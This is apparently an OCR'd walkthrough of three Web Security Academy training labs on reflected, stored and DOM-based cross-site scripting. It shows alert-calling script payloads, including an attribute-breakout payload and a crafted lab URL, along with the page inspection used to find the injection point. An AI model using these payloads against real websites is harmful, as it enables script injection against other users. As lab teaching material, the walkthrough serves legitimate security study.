
Labs

XSS

XSS (Cross Site Scripting) : Cross-site scripting is a type of security vulnerability that can be found in some web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Lab 01

Lab: Reflected XSS into HTML context with nothing encoded



Lab: Reflected XSS into HTML context with nothing encoded

This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

payload :
<script>alert(2) </script>

Put the above payload in search bar. It will hit the alert in browser. It is called reflected XSS because it reflects in the browser window.




0 search results for '

```
000b904ac8e3880766c54009800b0.web-security-academy.net
2
```

Task completed.

Lab 02

Lab: Stored XSS into HTML context with nothing encoded


Lab: Stored XSS into HTML context with nothing encoded


This lab contains a stored cross-site scripting vulnerability in the comment functionality.

To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.

Payload :

```
<script>alert(2)</script>
```

Insert the payload in comment section of a blog as described below. Click on 'Post comment' button. Because this payload stores in blog. It is called stored xss. When someone reads that blog, it hits the xss alert() in browser.



Leave a comment

Comment:

```
<script>alert(2)</script>
```


Name:
abc

Email:
abc@test.com

Website:
https://google.com

Post Comment

< Back to Blog



Stored XSS into HTML context with nothing encoded

Back to lab description »

LAB Solved


Congratulations, you solved the lab!

```
20007c04e841e080c35390008b00c7.web-security-academy.net
2
OK
```

Task completed.

Lab 03

Lab: DOM XSS in `document.write` sink using source `location.search`




Lab: DOM XSS in `document.write` sink using source `location.search`


This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search`, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

In the search bar: type 'test' or you can type any string just to notice that how web application behaves?



If user input reflects on web page , Test for XSS Vulnerability. Here our input 'test' is reflecting on web page. So for testing the web application behaiour, Right click on 'test' element and inspect it.


0 search results for 'test'
blog...
Copy
Select All
Print Selection
Take Screenshot
Search Google for "'test'"
View Selection Source
Inspect Accessibility Properties
Inspect (Q)


Here you can find 'test' string. By using CTRL+F, you can find the occurence of your input in the web page. I found that there are 2 occurence of 'test' string.

1. First in the <h1> tag
2. Second in the <img> tag.


If we put our payload <script> in search bar, it will enlosed in the “” as img src. It will display as string on the web page.

So now try all the techniques to find out that how can we execute the ‘xss’ .
In the <img> tag , web application is taking ‘test’ as an argument passed to src of image. We can close this tag by using "> and after that we will put our <script>alert(2></script>

payload in search bar:
"><script>alert(2)</script>




```
▾<section class="maincontainer">
  ▾<div class="container is-page"> overflow
    ▸<header class="navigation-header">⋯</header> flex
    ▸<header class="notification-header">⋯</header>
    ▾<section class="blog-header">
       <h1>0 search results for 'test'</h1>
       <hr>
     </section>
    ▸<section class="search">⋯</section>
    ▸<script>⋯</script>
     <img src="/resources/images/tracker.gif?searchTerms=test">
html › body › div › section.maincontainer › div.container.is-page › section.blog-header › h1
```



```
test                                                            2 of 2
▾<section class="maincontainer">
  ▾<div class="container is-page"> overflow
    ▸<header class="navigation-header">⋯</header> flex
    ▸<header class="notification-header">⋯</header>
    ▾<section class="blog-header">
       <h1>0 search results for 'test'</h1>
       <hr>
     </section>
    ▸<section class="search">⋯</section>
    ▸<script>⋯</script>
     <img src="/resources/images/tracker.gif?searchTerms=test">
html › body › div › section.maincontainer › div.container.is-page › img
```

payload :
"><script>alert(document.referrer)</script>


https://0a4300ef03b04339839fb06800ec0027.web-security-academy.net/?search="><script>alert(document.referrer)<%2Fscript>

DOM XSS in document.write sink using source location.search

